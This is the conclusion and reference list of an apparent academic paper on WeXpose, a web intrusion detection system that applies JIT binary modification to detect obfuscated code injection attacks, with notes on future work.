This work set out tackling the problem of providing a complementary dynamic analysis mechanism to static analysis-based web IDS for the effective detection of code injection attacks. The mainstream approach of using processor emulators could not be used given that the payloads in question may contain scripts or shell commands other than machine instructions. Besides, such emulators are not suitable for on-line settings. The proposed solution was implemented in WeXpose, that uses JIT binary modification in order to avoid the limitations associated with processor emulation. The use of heuristics that identify the possible start positions of payloads further bring down the computational cost of dynamic analysis that results in delaying of alerts. Case studies show that WeXpose can detect obfuscated attacks, however real-time alerting can only be attained at considerable additional costs in terms of the required computational power.

Future work has to focus primarily on this problem, potentially by using smarter heuristics. As for attack obfuscation resistance WeXpose can be extended to also cover code reuse attacks, such as ROP and RFI attacks. The JIT binary modification approach provides the ideal basis for further extension in this direction given that it can provide WeXpose with access to the replicated program image of the target web server. With these enhancements in place WeXpose will be subjected to a quantitative study.

REFERENCES

Abbasi, A., Wetzels, J., Bokslag, W., Zambon, E., and Etalle, S. (2014). On emulation-based network intrusion detection systems. In *Research in Attacks, Intrusions and Defenses*, pages 384–404. Springer.

Afooshteh, A. N. (2014). Taintless. In *Blackhat Arsenal*. Blackhat.

Bruening, D., Zhao, Q., and Amarasinghe, S. (2012). Transparent dynamic instrumentation. In *ACM SIGPLAN Notices*, volume 47, pages 133–144. ACM.

Cova, M., Kruegel, C., and Vigna, G. (2010). Detection and analysis of drive-by-download attacks and malicious javascript code. In *Proceedings of the 19th international conference on World wide web*, pages 281–290. ACM.

Egele, M., Scholte, T., Kirda, E., and Kruegel, C. (2012). A survey on automated dynamic malware-analysis techniques and tools. volume 44, page 6. ACM.

Erickson, J. (2008). *Hacking: The art of exploitation*. No Starch Press.

Kruegel, C. (2014). Full system emulation: Achieving successful automated dynamic analysis of evasive malware. In *Proc. BlackHat USA Security Conference*.

Maggi, F., Matteucci, M., and Zanero, S. (2010). Detecting intrusions through system call sequence and argument analysis. volume 7, pages 381–395. IEEE.

Polychronakis, M., Anagnostakis, K. G., and Markatos, E. P. (2006). Network–level polymorphic shellcode detection using emulation. In *Detection of Intrusions and Malware & Vulnerability Assessment*, pages 54–73. Springer.

Portokalidis, G. and Keromytis, A. D. (2010). Fast and practical instruction-set randomization for commodity systems. In *Proceedings of the 26th Annual Com-*

puter Security Applications Conference, pages 41–48. ACM.

Schreck, T., Berger, S., and Göbel, J. (2013). Bissam: Automatic vulnerability identification of office documents. In *Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 204–213. Springer.

Sekar, R. (2009). An efficient black-box technique for defeating web application attacks. In *NDSS*.

Shimamura, M. and Kono, K. (2009). Yataglass: Network-level code emulation for analyzing memory-scanning attacks. In *Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 68–87. Springer.

Sikorski, M. and Honig, A. (2012). *Practical Malware Analysis: The Hands-on Guide to Dissecting Malicious Software*. No Starch Press.

Snow, K. Z., Krishnan, S., Monrose, F., and Provos, N. (2011). Shellos: Enabling fast detection and forensic analysis of code injection attacks. In *USENIX Security Symposium*.

Srivastava, A. and Giffin, J. (2010). Automatic discovery of parasitic malware. In *Recent Advances in Intrusion Detection*, pages 97–117. Springer.

Tripp, O., Pistoia, M., Fink, S. J., Sridharan, M., and Weisman, O. (2009). Taj: effective taint analysis of web applications. volume 44, pages 87–97. ACM.

Van der Veen, V., Cavallaro, L., Bos, H., et al. (2012). Memory errors: the past, the present, and the future. In *Research in Attacks, Intrusions, and Defenses*, pages 86–106. Springer.

Vogt, P., Nentwich, F., Jovanovic, N., Kirda, E., Kruegel, C., and Vigna, G. (2007). Cross site scripting prevention with dynamic data tainting and static analysis. In *NDSS*.

Wang, Z. and Jiang, X. (2010). Hypersafe: A lightweight approach to provide lifetime hypervisor control-flow integrity. In *Security and Privacy (SP), 2010 IEEE Symposium on*, pages 380–395. IEEE.

Weichselbaum, L., Neugschwandtner, M., Lindorfer, M., Fratantonio, Y., van der Veen, V., and Platzer, C. (2014). Andrubis: Android malware under the magnifying glass. Vienna University of Technology.

Xu, W., Bhatkar, S., and Sekar, R. (2006). Taint-enhanced policy enforcement: A practical approach to defeat a wide range of attacks. In *Usenix Security*, pages 121–136. USENIX.

Yin, H., Poosankam, P., Hanna, S., and Song, D. (2010). Hookscout: Proactive binary-centric hook detection. In *Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 1–20. Springer.